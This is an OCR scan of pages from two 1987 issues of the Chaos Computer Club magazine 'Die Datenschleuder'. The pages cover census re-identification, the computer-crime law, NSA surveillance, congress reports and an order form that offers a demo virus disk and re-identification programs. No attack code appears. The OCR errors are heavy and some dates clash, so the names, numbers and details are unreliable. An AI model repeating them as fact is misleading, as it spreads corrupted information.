Wir haben bislang erst sechs signifikante Merkmale untersucht, werden aber trotzdem hinterhältig und fragen uns: was wissen wir denn sonst so über die Drei? Über das Merkmal "gemeinsamer Haushalt" können wir weitere Schlüsse ziehen (Das Volkszäh- lungsgesetz 1987 schreibt ausdrücklich vor, daß "die Zusammenhänge zwischen Personen und Haushalt, Haushalt und Wohnung, Wohnung und Gebäude, festgehalten" werden, was beim Gesetz zu Zählung '83 nicht der Fall war). Wir könnten nun also noch feststellen, daß Herr A ledig und religionslos ist und in einem Einzehaushalt lebt. Damit ist er nun aber wirklich eindeutig reanonymisiert, denn B und C sind verheiratet und über ihre Ehepartner eher noch leicht reanonymisierbar. Zusammen mit der Tatsache, daß auch eine Information vorhanden ist, anhand derer der sogenannte Block des Dateninhabers fest- stellbar ist (Blöcke sind die kleinste Einheit von Da- tensatzmengen, die in einer Straßenfront zwischen zwei Einmündungen von Nebenstraßen wohnen), wird nun leicht vorstellbar, warum Herr A spätestens 1989 Werbung von einem Heiratsvermittler bekommt, während Herr B davon verschont bleibt.

Der Forderung des Bundesverfassungsgerichts wird also mit der Volkszählung 1987 in keiner Weise Rechnung getragen. Faktische Anonymisierung be- deutet normal, daß eine Reanonymisierung nur mit unverhältnismäßig hohem Aufwand möglich sein dürfte. Schon durch die Art der erhobenen Daten wird eine Entscheidung, die unsere höchste verfassungs- mäßige Instanz getroffen hat, schlicht ignoriert. Ab- schließend noch einige Zitate aus der Studie, die wir unkommentiert lassen, da sie für sich sprechen:

"Bei diesen Ergebnissen ist zu berücksichtigen, daß wesentliche Merkmale der Volkszählung, die eine Identifizierung noch erleichtern, etwa die Adresse des Arbeitgebers oder der Ausbildungsstätte, in den Re-Identifizierungs-Versuchen nicht einmal benutzt wurden."

"Erstens: Es gibt kaum Personen innerhalb des Da- tenbestandes, die nicht anhand der über sie gespei- cherten Merkmale re-identifizierbar wären."

Zweitens: Mehr als die Hälfte aller Erwerbstätigen können schon mit wenigen Merkmalen ... re-identi- fiziert werden" ... da die Organisation der Statistik als interne Aufgabe der Exekutive angesehen wird,


gibt es praktisch keine Kontrollinstanz."

"So sind die Präsidenten der Statistischen Ämter die letzten waren, weil unkontrollierten Könige dieser Republik."

Alle Zitate und das Re-Identifizierungsbeispiel stammen aus: "Mittelteil Nr. XX über Möglichkei- ten der Re-Identifikation von Personen aus Volkszäh- lungsdaten" von Klaus Brunnstein, Hamburg: De- zember 1986.

(Die Studie sowie Beispieldaten und die Re-Identi- fikationsprogramme können über die DATEN- SCHLEUDER-Redaktion bezogen werden).

goblin



Die Datenfinden

## KLEINERZUG

Dirk aus Berlin, der an der Diskussion Samstag Nacht auf dem CCCongress teilgenommen hat: die Moderatorin möchte Dich treffen. Bitte hinterlass Deine Tel-Nr. für Ingrid beim AL-Buero 861 4449.




2405 527 Betriebskellnerin - heute - 12/86

Radio Bremen ist auf dem CCCongress '86 eine Vi- deocassette (Umatc) abhandeln gekommen. Erkennungsmerkmal: Kassette ist zu groß für VHS-Rekor- der. Mögliche Finder bitte während der öffentlichen Chaoszeiten Di-Do 12-15 unter 040-490 37 57 melden.

## Hackersets

(So lange der Vorrat reicht)

CPM-Portable EPSON PX8, 64 K.B, Microcassette, Display 80\*11, mit Akku und Garantie aus Sonder- posten DM 870,- für CCC-Mitglieder (sonstfalls gleichzeitig beantragen)  
Versand erfolgt als Wertpaket nach Eingang eines V- Schecks an den CCC, LS PX8, Schwenckstr. 85, 2000 HH 20.



## IMPRESSUM

Die Datenfinden Nummer 18  
Das wissenschaftliche Fachblatt für Datenfindende  
D-2000 Hamburg 20 Schwenckstrasse 85

Geonet: Geol-Chaos-Team  
Box: \*655321\*

Herausgeber und Verleger:

Herwart Holland-Moritz  
Mitarbeiter (u.a.): R. Schutzi, S. Wernery, A. Eichler, P. Franck, H. Gruef, M. Kuehn, Esco, Andy M.-M., S. Stahl, Pödelmann, KS, Jwi, D. Wirsching, Poernic, Rhein/Main: Erich Engeler sowie die ungenannten Geheimnisträger.

(c) 1987 bei der Redaktion und den Autoren

Viellarb-Kartoffeleigendruck im Selbstverlag.  
Februar 1987 - Made in Eile

DS Sale Funfteen



DS Salia Vazzen





## WIKG

### 2. WirtschaftskriminalitätsGesetz

Das 2. Wirtschaftskriminalitätsgesetz (WIKG) zum ersten August '86 in Kraft trat, war es natürlich Gesprächsgegenstand eines CCCCompress-Workshops. Unter Leitung des BHP'ers Sponti wurde über die Auswirkungen und die Zukunft der Hacker diskutiert. Einig war man sich, daß NUF-Mißbrauch als "Fäuschung im Datenverkehr" strafbar, und es noch unklar ist, wo die Grenze zu ziehen ist zwischen Daten, welche legal abgerufen werden können, und denen, welche nicht legal abrufbar sind.

Ist beispielsweise das Prompt, oder die Meldung, um wessen System es sich handelt, bereits sicherheitsrelevant? Ist eine normale ID & Paßwort-Sperre bereits als "besonderer Schutz" zu verstehen? Wichtig auch die Information, daß die ALTOS-Box jedes Einloggen und Ausloggen als Vorgang mit allen dabei anfallenden Daten protokolliert, bislang nur zur Ausmerzung von Software-Bugs, in Zukunft aber - mit Zustimmung der Firma ALTOS, der wohl nichts anderes übrig blieb - auf Veranlassung der Behörden, nachdem eine Rückverfolgung stattfand, bei der sich jemand mit einer Leih-NUF bei ALTOS eingeloggt hatte.

Um die Argumentation der Juristen und die Auswirkungen und - legungen des 2. WIKG genauer kennen zu lernen, bitten wir jeden, der aufgrund des 2. WIKG in Schwierigkeiten gerät, sich bei uns zu melden, damit wir uns informieren können.

Auf der Veranstaltung wurde auch die Auffassung vertreten, daß die Hacker - als kleine Fische - Studien- und Übungssubjekte der LKA's sind, die daran Erfahrungen sammeln für die Bekämpfung wirklicher Wirtschaftskriminalität. Derzeitiger Stand der Dinge sei zwar, daß die meisten Ermittlungsbeamten bei Hausdurchsuchungen wenig bis gar keine Ahnung hätten (so kann es vor, daß Leute Diskettenhüllen und -schächeln mitgenommen wurden), daß aber die Beamten in den LKA's, die dann den Fall weiterbearbeiten, sehr wohl wissen, was sie tun. Man sollte also nicht auf deren Unkenntnis setzen!

15 11

## Schön wär's


### Falschgeld in TEMPO

Daß der CCC für die PARLAKOM-Studie vom Bundestag 38.000 DM erhalten habe, wie die Zeitschrift TEMPO es darstellte, ist leider eine Ente. Zur Sanierung der Clubfinanzen wäre die Summe durchaus hilfreich. Das Foto zu dem TEMPO-Artikel (ohne Unterschrift und Quelle) zeigt auch nicht die ISDN-Baustelle im Bundestag, sondern die bewährte Telefonzentrale des Chaos Communication Congress. Ferner ist richtigzustellen: Bei der Erarbeitung der Studie waren "nur" Leute aus dem CCC und dem Arbeitskreis Politisches Computern (APCC) beteiligt, die eine mögliche Computer-Weide der Örtlichkeiten unterstützen versuchten. (Die Studie kann von der DS-Redaktion bezogen werden).

15 5

DS Saia Siebzeen

## Wirtschaftsspionage



### British Telecom Is Watching You


München (bhp/ds) - Vertrauliche geschäftliche Informationen über europäische Industrieunternehmen, erlangt durch Überwachungsstellen der US-Amerikanischen Streikkräfte in Europa, werden an konkurrierende Firmen in den USA übermittelt. Dies geht aus einem kürzlich veröffentlichten Buch zu diesem Thema hervor.

Der Verfasser, ein früherer Mitarbeiter der US-Luftwaffe, beschreibt darin, wie die Telekommunikation in mehreren Staaten der Europäischen Gemeinschaft überwacht wird und wie den US-Firmen fertig aufbereitete Informationen zugänglich gemacht werden. Dieser Teil der Überwachung überwiegt demnach bei weitem das Äbahren des sowjetischen Militärverkehrs, beschreibt Duncan Campbell in seinem Buch "The Unsinkable Aircraft Carrier" (der unsinkbare Flugzeugträger; d. Übers.). Tom Litterick, Abgeordneter des britischen Parlaments, beschuldigt daraufhin die Vereinigten Staaten der "Wirtschaftsspionage".

"Die wichtigste Station für die gegenseitige Sicherheit in der Welt", so ein früherer Direktor der US National Security Agency, liegt in Menwith Hill in der Grafschaft Yorkshire, Großbritannien. Einige 10.000 Telefonleitungen laufen dort zu der nahegelegenen Relaisstation der britischen Telefongesellschaft British Telecom. Menwith Hill wird außerdem durch einen Hohlleiter versorgt, der bereits vor seiner Modernisierung vor zwei Jahren eine Kapazität von 32.000 Telefongesprächen gleichzeitig hatte. Großbritannien ist einer der Hauptzugänge für Datenleitungen von Ost- und Westeuropa nach Afrika sowie Nord- und Südamerika. Die "Spezialität" der Station in Menwith ist das Anzapfen der fest gemieteten Standleitungen der europäischen Postverwaltungen. Nahezu der gesamte internationale Datenverkehr, Nachrichten, Telegramme und Telefongespräche von Firmen, staatlichen Institutionen, der über Großbritannien läuft, wird überwacht und ausgewertet. Die Mehrzahl der ausgewerteten Informationen werden an das Hauptquartier der NSA in Fort Meade, USA, weitergeleitet.

Europas schwache Position in diesem Spiel wird noch zusätzlich verdeutlicht durch den Kommentar eines Amerikaners zu diesem Thema: "Nicht einmal wenn sie wollten, könnten die Verbündeten davon sicher sein. Sie arbeiten alle mit Geräten, die sie von uns bezogen haben."

Aus: I.M. Information Market, Ausgabe 46, Dec. 1986 - Feb. 1987  
Hrsg.: Commission of the European Communities  
ds-Abdruck mit freundlicher Genehmigung der BHP



## Real Hacking

### Bombenstimmung beim CCC '87

Ein Kameramann von Radio Bremen - er sucht hinter einem Elektrokasten mühsam Deckung - steht im nie schließenden Schneematsch und betet: "Lieber Gott, mach bitte, daß sie hochgeht. Bitte, lieber Gott, ich werde mir auch einen zweiten TAZ-Aufkleber auf die Kamera kleben."

Er ward nicht erhört.  
Mitten in der großen VIRUS-Diskussion während des CCCCongress hatte ein Virus eingeschleust: telefonisch gab er bekannt, daß jeden Augenblick eine BOMBE hochgehen würde. Von Anfang an der La-cher des Abends. Das Haus wurde aus juristischen Gründen mal eben kurz geräumt, das Chaos-Team durchkammte mit einem Miensendroboter (20 cm hoch, ferngesteuert, bei Karstgut für 35 Mark) den zweiten Stock. Kleinere Aufregung bei der Raumak-tion gab es erst, als ein heimlicher Verbündeter des Anführers - ebenfalls in REAL HACKING-Manier - ein bis zwei Luftballons explodieren ließ. - Was haben wir uns alle erschrocken.

Draußen im Regen gings dann ab. In ausreichendem Sicherheitsabstand von zwei Metern zum Eidelsteden Bürgerhaus begannen sich Truppschen zu bilden und ihre Ansichten zur Virusfrage mit harten Stuhl-gelen auszutauschen. Endlich war die trennende Stuhl-reihen- und Bühnensituation überwunden. Hier bra-chen die wohlhabenden Peripherie-Besitzer weinend zusammen: "Ich will keinen Virus auf meiner Fest-platte", während bescheidene Equipmentbesitzer triumphierten, daß der Virus ihrer Datensette (schon wieder ein Riesenlacher) kaum etwas anhaben könne. Der Sicherheitsabstand zum Haus schrumpfte auf 50 Zentimeter. Die Kripo hatte die Bombendrohung nicht ernst genommen, aber aus technischen Grün-den sollten erst noch einmal alle draußen warten. Kurz danach ging das Geräusch um, daß sich der Chaos-Helfer an der Lautsprecheranlage derart in Panik geschrien hätte, daß er erst nach einigen kräfti-gen Ohrfeigen aufhöbe. "Hilfe, Panik, alle raus!" zu schreien. Er hatte anscheinend das gesündeste Aus-sehen von allen (rote Backchen. . .).

Das Frösteln wurde langsam unangenehm und jeder versuchte, sich wärmezuden. Zum 100sten Mal wur-de der Satz des Tages zitiert: Ich bin nicht gegen Ge-setze, ich lasse sie nur außer acht. Darauf aufbauend, versuchten die Hintersten zuerst, in das warme Haus vorzudringen. Einige versuchten reinzukommen, in-den sie sich (Real Hacking!) als Chaos-Dienst aus-gaben, hatten aber nicht mit dem Real Serum (sprich ECHTEM Chaos-Dienstler) an der Tür gerechnet. Drin explodierte ein weiterer Luftballon (sind wirk-lich wie Zeitbomben: sie finden ihre scharfe Ecke von alleine) und endlich gab Asterix die Tür wieder frei. Der Kameramann (ein besonders guter Mensch, weil er ja einen TAZ-Aufkleber auf der Kamera hatte) war ein wenig traurig. Live-Explosionen lassen sich nämlich immer ganz prima an die Tagesschau ver-kaufen (je mehr Tote, desto besser. . .). Aber da er ja kein Zyniker ist, war er natürlich auch ein biblischer er-leichtert.

Dies war ein Beitrag über Bombendrohungen. Und über REAL HACKING. Über Viren steht hier nichts. Weiterblättern.



## Bifu

### Bild und Funk auf dem CCC '86

Wie in jedem Jahr auf dem Chaos Communication Congress waren die Funkamateure wieder mit Bild und Funk vertreten. Schwerpunkte wie Pücket Radio wurden in vorausgegangenen DATENSCHLEU-DERN ausführlich abgehandelt.

Erstmals auf einem CCCCongress war die Amateur-funkfemsel-Emplananlage (ATV-Anlage), die von DL1HK zur Verfügung gestellt worden war. Im we-sentlichen besteht sie aus einer Antenne für das 23 cm-Band, einem Converter, der die Signale ins nor-male TV-Band umsetzt und einem Fernseher mit Ka-beltuner. Mit dieser Mimik gelang es (trotz schlechter Antennenlage), ein verwertbares Farbbild vom ATV-Relais (Sendeleistung nur ca. 30 Watt) auf den Screen zu bekommen. Dazu war nochmal ein Composter nö-tig!

Wenn kein Amateur über das Relais arbeitet, sendet es automatisch einen aktuellen Ausschnitt vom Me-teosat-2-Wetterbild im Wechsel mit einem Testbild oder einem Außenbild einer Kamera, die beim Relais angebracht ist.

Der eigentliche Witz des Relais liegt darin, daß auch ein Amateur, der selbst keine Bildübertragung ma-chen kann, sich mit einem 70 cm-Fingergerät auf den Tonträger aufschalten und so seine Kommentare zu den gezeigten Bildern abgeben kann. DC1XI war so frei, während der Veranstaltung als Ansprechpartner zu dienen und sozusagen auf Abfuß eine Stationsbe-schreibung (im Hackcenter herrscht gegen den Ka-belsatrichtig Ordnung) live einzuspielen oder Ama-teur-Video tapes zu senden. Krieg der Sterne zeigen ist zwar ohne weiteres machbar, aber nicht erlaubt (AFuG, (c) und so).

Für den CCC '87 hat DC1XI im Aussicht gestellt, ent-weder vom Congress live zu senden (so die Technik will), oder aber kurze Tapes von zu Hause einzuspie-len. Mal sehen ob's klappt - frei nach dem Motto: Hier ist (DL0)CCC mit eigenem TV-Programm.

## Quartierisch

### Abenteuerurlaub in der Hafenstraße

Zu Verwicklungen kam es bei der Organisation der Übernachtungsmöglichkeiten für den CCC '86. Da die ursprünglich vorgesehenen Räumlichkeiten des CVJM nicht mehr mietbar waren, wurde die städti-sche Wohnungsverwaltung SAGA angeufen. Das Telefonat, singemäßig: "Der CCC bräuchte für einige seiner vorwiegend jugendlichen Gäste Übernachtungsplätze. Da die geplante Unterbringung nicht möglich ist, dachten wir daran, unseren Congres-s TeilnehmerInnen ein anderes Stück Hamburg zu zeigen, eine Art Kurzabenteuerurlaub. In ihren Häu-sern an der Hafenstraße stehen ja zumindest vier Wohnungen leer, die kürzlich geräumt wurden. Für die Dauer des Congresses würden wir gern ein paar unserer Gäste in der Hafenstraße einquartieren. Da der Congress nur zwei Tage dauert, ist mit Räumungsproblemen nicht zu rechnen."

Die Absage bestand aus einer Unbewohnbarkeits-klärung. Daraufhin wurde die Jugendherberge am Hafen angesprochen; ein Dank für die Unterstüt-zung, die den Gästen dort zuteil wurde.

wau

DS Saia Siebzeen

## NetzWorkShop Ein Resümee

In einer nächtlichen Sitzung trafen sich rund 30 TeilnehmerInnen des CCC'86 zu einem Workshop, um Realisierungsmöglichkeiten alternativer Computertechnik und offener Netze zu besprechen.

Als ein gelungenes Beispiel wurde die Berichterstattung der Bayrischen Hackerpost (B.H.P.) gewertet. Die B.H.P. hatte bereits zwei Tage nach dem atomaren Katastrophen in Tschernobyl aktuelle Meldungen über den Strahlungsgrad in Teilen der Bundesrepublik durch die Mailboxen-Szene geschickt. Darüber hinaus wurden Hintergrundberichte angeboten, die die Bedeutung von Fachbegriffen und Maßgrößen erläuterten.

### Praxis in der Erprobung

Die Grenzen der elektronischen Kommunikation sahen die meisten Teilnehmer zunächst bei den relativ hohen Kommunikationskosten. Eine Situation, die sich durch die Erhöhung der Benutzergebühren für Daten-Post verschärfen wird. Einer der Teilnehmer fühlte sich unter einem "Haufen Fachidioten", die über Perspektiven sprechen, an denen er aus finanziellen Gründen nicht teilhaben kann. Auch vor diesem Hintergrund wurde die Notwendigkeit betont, lokale Mailboxen, die von Privat betrieben werden, inhaltlich und strukturell zu unterstützen.


Versuche in dieser Richtung werden derzeit mit der Hamburger C.L.I.N.C.H. Box angeregt. Seit Sommer 1986 betreibt CCC-Mitglied Reinhard Schürzki eine Mailbox, die trotz einiger Mängel für inhaltliche Arbeit geeignet erscheint. Die C.L.I.N.C.H. Box dient derzeit den Redaktionen des Genetischen Informationsdienstes und der DATENSCHLEUDER als "häuslicher Nachrichten-Vermittlungsrechner". Der Arbeitskreis für politische Computeranwendung (APOC) wickelt über diese Box Koordinierungsaufgaben ab und bietet im Brett "Politik" Kurznachrichten zu aktuellen Entwicklungen aus dem Bereich alternative Computeranwendung an.

Auf größeres Interesse stößt auch das Brett "Forum". Das für inhaltliche Diskussionen eingerichtete Brett bezieht sich derzeit überwiegend auf Themen aus dem Umfeld des CCC. Innerhalb konnte an einem kleinen Beispiel demonstriert werden, was Mailboxen in der Praxis leisten können. Mitglieder der APOC hatten eine Diskussion über die Passfotos und Sicherheitskarten auf dem Kongress angezettelt. Sie kritisierten, daß alle Besucher verpflichtet wurden, solche an den Überwachungsstaat erinnernde Ausweise zu tragen. Sie schlugen vor, daß Besuchern lediglich ein Eintrittsstempel verpaßt wird, vergleichbar mit dem Verfahren "jeder mittelmäßigen Disko". Dieser Vorschlag wurde schließlich praktiziert. Der Prozess der Entscheidungsfindung schriftlich dokumentiert, konnte während des Kongresses nachgelesen werden.

### Elektronischer Schnellflick

Wau Holland machte während des Workshops deutlich, daß sich durch die Schnelligkeit des Mediums bereits im kleinen Kreis neue Informations- und Entscheidungsschichten herausbilden. Darüberhinaus brachten Mailboxen auch Informationsüberflutung sowie Beschleunigung, Verflachung und Ver-Rectilung zwischenmenschlicher Beziehungen hin zum elektronischem Schnellflick.

DS Salita Adzosen



Wer deshalb oder anderen Gründen nicht am "elektronischen Vertrauenskreis" teilnehmen könne oder wolle, sei von Entscheidungsprozessen abgeschnitten. Kritisch wurde diese Situation vor allem, wenn innerhalb der Boxen Diskussionen über Personen oder soziale Strukturen entstehen, ohne den direkt oder indirekt davon Betroffenen die bislang üblichen Möglichkeiten zur Reaktion zu gewähren.

Die neue Qualität der Mailbox sei unter anderem ihre Zweite Rolle als privates und gleichzeitig öffentliches Informationssystem. Zudem sind sie eintrittsschritt so flüchtig wie Radiowellen, andererseits als Papierdokumente (Ausdrucke) archivierbar.

Die Praxis zeige, wie wichtig es ist, die Konsequenzen verbreiteter Informationen zu bedenken. Es stelle sich immer wieder die Frage, welche Informationen, zu welchem Zweck, wann an wen wie und über welchen Informationsweg weitergegeben werden. Jürgen Wickmann wertete die Aktivitäten auf der C.L.I.N.C.H. Box als längst überfälligen Experimentierfeld, der "uns endlich die Möglichkeit gibt, unsere theoretischen Vorstellungen anhand der Praxis zu überprüfen und weiterzuentwickeln."

### Voraussetzungen für Perspektiven

Mehrfach kam die Anregung, vergleichbar mit den Videoläden der 70er Jahre Computerläden aufzubauen, die eine praxisorientierte, alternative Computeranwendung erproben sollten. Aufgabe dieser Computerläden sei unter anderem, anwenderorientiertes Wissen zu vermitteln und Interessenten anhand referierbarer Projekte dazu zu befähigen, das Medium zur Umsetzung eigener Interessen sachgerecht einzusetzen zu können. Darüber hinaus gelte es, das Wissen über Informationsverbreitung und Informationsbeschaffung als kulturelle und politische Aufgabe zu begreifen.

Die Computerläden hätten vor allem die Aufgabe, inhaltliche Arbeit bestehender Gruppen durch Computertechnik zu stärken und dabei auch die medien-spezifische Eigenheiten des Computers im positiven Sinne zu nutzen. So habe die Videoszene eine Videokultur hervorgebracht, die neue Schöpfungen, Produktionsweisen und Bildgestaltungen hervorgebracht habe. Ein solcher Ansatz fehle der Computerszene bisher völlig.

Im Februar wird es im Rahmen einer Zukunftswerkstatt ein Treffen interessierter Kreise geben (siehe Termine an anderer Stelle im Heft), die ergebnisorientierte Konzepte zu solchen Ideen erarbeiten und vorstellen wollen. Diese Konzepte sollen auch Grundlage sein, um Anlauffinanzierungen durch die öffentliche Hand zu beantragen.

jwv/(ls5)

Die Entschärfender

## Bestellheften (Bei Bedarf ablesen und ausgefüllt einschicken (am besten an uns))

Jahresheft: Ich möchte versuchen, die folgenden Sachen von Euch zu bekommen:

Wieviel ?	Einzelpreis	Was ?
	20,00 DM	Einmalige Aufnahmegebühr für den Chaos Computer Club
	80,00 DM	Mitgliedschaft im CCC für ein Jahr für Schüler, Studenten und ähnliches
	120,00 DM	Mitgliedschaft im CCC für ein Jahr für Normaluser
	230,00 DM	Ich will mehr fördernde Mitgliedschaft im CCC für ein Jahr
	2,50 DM	Probeexemplar der DATENSCHLEUDER, frankierten Rückumschlag beilegen
	30,00 DM	Sozialabo der Datenscheider für ein Jahr (Schüler, pipaco)
	60,00 DM	Standardabo der Datenscheider für ein Jahr
	120,00 DM	Ich will mehr (bezahlen): Förderabo der Datenscheider für ein Jahr
	3,33 DM	10 Aufbaker "Kabelsalat ist gesund", Standardabrechnung
	3,33 DM	1 Din A4 - Bogen Aufbaker "Reinigung Abhörgerät", ungeschritten, postgebt
	25,00 DM	Infopaket 1: Computerviren 1 MS-Dos Disk 170k mit Demovirus und
	25,00 DM	Infopaket 2: Volkszahlung & Reidentifikation 2 MS-Dos Disks 170k mit
		Beispieladren (künstliche Bürger), DEasell - Programmen zur Reidentifi-
		kation und 17 Seiten Gebrauchsanweisung
	?? DM	Porno, Verpackung, Trinkgeld, Bussgeld, Spenden etc
		Summe:

Die Kohle liegt bei als: Briefmarken < 0,80 DM V-Scheck Blankoscheck (recht) Bar  
(Zweifelhafes markieren, Nicht-Zweifelhafes löschen, oder sonstwas)

Nur für zukünftige Mitglieder:  
Ich zahle meine Mitgliedsbeiträge  
und zwar

jährlich halbjährlich vierteljährlich stündlich  
bar per V-Scheck Überweisung  
Ihr dürft abbuchen (Einzugsraubnis liegt bei)

Überweisungen bitte an: Postgrosam Hamburg, 85 90 30 - 201, Chaos Computer Club e.V., Hamburg

Nur für zukünftige Mailboxbenutzer:

Ich will Benutzer der CLUNCH-Box werden 15,00 DM bzw 2,00 DM / Monat (keine Zangebühren)  
Ich will Benutzer der INFEX-Box werden 18,00 DM / Monat (Mindestnutzung + Zangebühren)  
(Gewünschte System markieren, Lieferungen werden zugesandt)

Persönbezogene Daten ab hier eintragen:

Name
Vorname
Strasse HsNr
PLZ Wohnort
Elektronische Adresse

(Angaben auch machen, wenn Adressänderung beabsichtigt, falls Adressänderung nicht 1,00 DM Bussgeld)

Dr.Daum, Unterschrift

Chaos Computer Club e.V. Schwenckestraße 85 2800 Hamburg 20  
Kto 59 90 30 - 201 PGrosam Hmb 040 / 480 37 57 GEDNETCLUNCH: CHAOS-TEAM




Die Entschärfender

DS Salita Adzosen



Wenn unzustellbar  
Anschriftenausschnitt bitte  
mit neuer Adresse zurück




ANZEIGE

**C.L.I.N.C.H.**  
COMPUTER & MEDIENBERATUNG

Mailboxsysteme für  
Telefon &  
Datexanschluß  
Inhouse - Kommunikation  
System & Softwareinstallation

**Reinhard Bohrmüller**  
Postfach 184 • 1000 Berlin 100  
030 1830625 • 1830625 • 1830625 • 1830625

Aufbruch



2. Juli 1991

DM 2,50

**Die Datenschleuder**  
Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club

Postvertriebsstück  
C 9927 F

Die Datenschleuder Nr. 19


April 1987

**LeBit '87:**

COMPIS, CUNST, CRAWATTEN

**CCC:**

GIGABESTELLBLATT



**Volkszählung:**

DAT, DATER, AM DATESTEN

# Zähl-Summe

Neue Zählungs-Organisation /  
in welcher die verborgene und geheime  
Ursachen und Eigenschaften  
durch Zahlen und Rechnung  
vorgestellt werden.

Es begab sich zu der Zeit  
daß ein Gebot ausging, von  
dem Kaiser Augustus, welches  
zur ersten Zählung führte.  
Da die damaligen Könige  
Anlagen zentralisiert installiert  
waren, und ihre Vernetzung  
nicht den neuen Standards  
entsprach, mußten sich die zu  
katalogisierenden Personen zum  
Ort ihrer ersten Erfassung  
begeben.

So begab sich auch Joseph  
aus Arimathea 1 mit seinem  
ihm angetrautem Weibe Maria  
auf den Weg zu seinem Ge-  
burtsort Bethleem in die Stadt  
Davids, auf daß er erfasst  
werde.

DS Seite 2



Die Datenänderer

sich Joseph und seinem Weibe  
Maria bot, an Hannover  
während der Zeit erinnerte.  
Nirgendwo war ein freier  
(Park)platz zu finden. Da die  
Zählungsweg wegen  
Personalmangel schon geschlos-  
sen waren (auch römische Beglei-  
tete waren nur in begrenzter  
Zahl vorhanden) begaben sie  
sich auf die Suche nach einer  
Herberge. Diese waren jedoch  
auf Grund der Zählung  
hoffnungslos überbelegt, so daß  
sie beschließen mußten, unter  
dem Sternenglanz zu nächtigen.

Auf dem Wege vor der Stadt  
sahen sie durch eine glückliche  
Fügung eine frühzeitliche  
Garage für die Nachtstraße. An  
Schlaf war in dieser Nacht  
nicht zu denken, da Maria  
niederkam. Auch lernten sie  
bort einige interessante Leute  
kennen.

Da die junge Familie, nach  
alten historischen Überlieferun-  
gen kurz darauf nach Ägypten  
floß, müssen wir heute davon  
ausgehen, daß sich Joseph und  
sein Weib der Verfolgung auf  
Zählungswegweiserer durch  
Glück im Ausland entzogen  
haben.

Woburnen Zählungsweg-  
weiserer ist es zu empfehlen,  
sich rechtzeitig Wissen für Kinder  
ihrer Wahl zu beschaffen, da  
die Zählungen heutzutage viel  
besser übermacht werden könn-  
en. Als zu bevorzugenbe Könn-  
ber gelten: Südafrika, Deute-  
sche Demokratische Republik,  
Union der Sozialistischen Sowjet-  
Republiken, Äthiopien, Polen,  
Uganda, Eisenbahnlinie, Äthio-  
pisch, Brasilien, Republik, Manuatu,  
Zimbabwe.

DS 13 & 14 4099 870122 1492  
Deutschland

Die Datenänderer

DS Seite 3





## Für ein paar Daten mehr

In der letzten Ausgabe der Datenschleuder hatten wir gezeigt, daß es mit recht einfachen Mitteln möglich ist, aus den angeblich faktisch anonymen Daten der Volkszählung wieder auf Einzelpersonen zurückzuschreiben, vorausgesetzt, man hat Zugriff auf die Stammdaten.

Dies wird mittlerweile auch nicht mehr bestritten, offizielle Stellen ziehen sich nunmehr auf den Standpunkt zurück, eine Reanonymisierung sei schon deswegen unmöglich, weil sie verboten sei. Im Zweifelsfall dürfte dieses Verbot allerdings wenig Eindruck auf die entsprechenden Stellen machen. In diesem Zusammenhang weisen wir nachdrücklich darauf hin, daß es staatliche Stellen gibt, für die ganz offensichtlich das Datenschutzgesetz nicht gilt, zum Beispiel den Verfassungsschutz. Der Bundesbeauftragte für den Datenschutz durfte in seinen Tätigkeitsberichten keine Informationen aufnehmen, welche die Arbeit des Verfassungsschutzes betreffen, das Verfehlungen hierzu den Straftatbestand des Landverrats erfüllen. Im Klartext heißt das: In Bezug auf die Geheimdienste findet der Datenschutz nicht statt.

Man muss sich allerdings nicht gleich mit dem Verfassungsschutz beschäftigen, wenn man nach Möglichkeiten des Missbrauchs von Daten, die bei der Volkszählung anfallen, sucht. Lücken in der herrschenden Gesetzgebung finden sich schon bei der Durchführung der Zählung. So dienen die Einwohnermeldeblätter der Kommunen als Grundlage für die Ausgabe der Fragebogen, ein Abgleich der Meldedaten mit den Volkszählungsdaten ist nicht statthaft, so daß sich die Frage erhebt, wie die Behörden praktisch vorgehen wollen, um sicherzustellen, daß alle Einwohner einen Fragebogen ausfüllen. Der Gesetzgeber hat hier schlicht versagt, denn weder im Volkszählungsgesetz, noch in den Ausführungsbestimmungen hierzu finden sich Regeln, wie die Behörden vorgehen haben.

Behörden, die gewissenhaft vorgehen, werden Daten erstellen müssen, aus denen hervorgeht, wer seinen Fragebogen abgegeben hat. Da es keine gesetzliche Regelung hierzu gibt, ist es natürlich auch nicht auszuschließen, daß man diese Daten nun mit der Einwohnermeldeakte abgleicht und feststellt, wer nicht abgegeben hat, es entsteht automatisch eine Verweigererdatei, für die es nun wirklich keine rechtliche Basis mehr gibt. Ähnliches gilt für Leute, die ihre Bogen zwar abgeben, aber beim Ausfüllen Fehler gemacht haben. Auch hier entsteht im Zuge der Datenerfassung fast zwangsläufig eine Datei der Falschausfüller, die rechtlich zweifelhaft ist. Es lassen sich noch fast beliebig viele Beispiele nennen, wo Datennutzbrauch möglich ist, weil entsprechende Rechtsgrundlagen fehlen, es erscheint uns müßig, diese alle aufzuzählen, wir überlassen es der Phantasie des Lesers, weitere Anwendungen zu erdenken. Oft taucht an dieser Stelle der Einwand auf, daß diese Tatsachen ja nur auf die Bürger zutreffen, die etwas zu verbergen haben und daß Otto Normaluser keine Angst davor zu haben braucht, daß ein funktionierender Staatsapparat ihn und seine Daten schützen würde. Der Spruch "Ich habe nichts zu verbergen" taucht in jeder Diskussion über die Volkszählung mit schöner Regelmäßigkeit auf. Dazu nur ein aktuelles



## Schnellbahnfundsache

Beim öffentlichen Nahverkehr fand sich am 20. März gegen 17 Uhr 30 in der Hamburger S-21 Richtung Eidelton folgender Zettel:

### Computer



DER Computer beobachtet uns, er speichert Informationen und druckt sie wieder aus. Dann kommen grüne Männer mit Schnee auf dem Hut, SIE treten dir die Türe ein in den steilförmigen Heldenmut. Sie stellen Dich dann vor Gericht. DER COMPUTER ist das, wonach sie gehen, Dir werden sie das Wort im Munde nur verdrehn. Wahrheitsfindung heißt das Spiel, das sie mit dir treiben. Und du wirst bis ans Ende in seinem Speicher bleiben. ER druckt und spuckt, WER muckt wird gedruckt, wer zuckt wird verschluckt. Computer - Computer - COMPUTER...

(c) by MUNJU, found by Masli  
snuoj19.doc 198703251540

## Reanonymisierungsprogramm Datenpanne ds 18

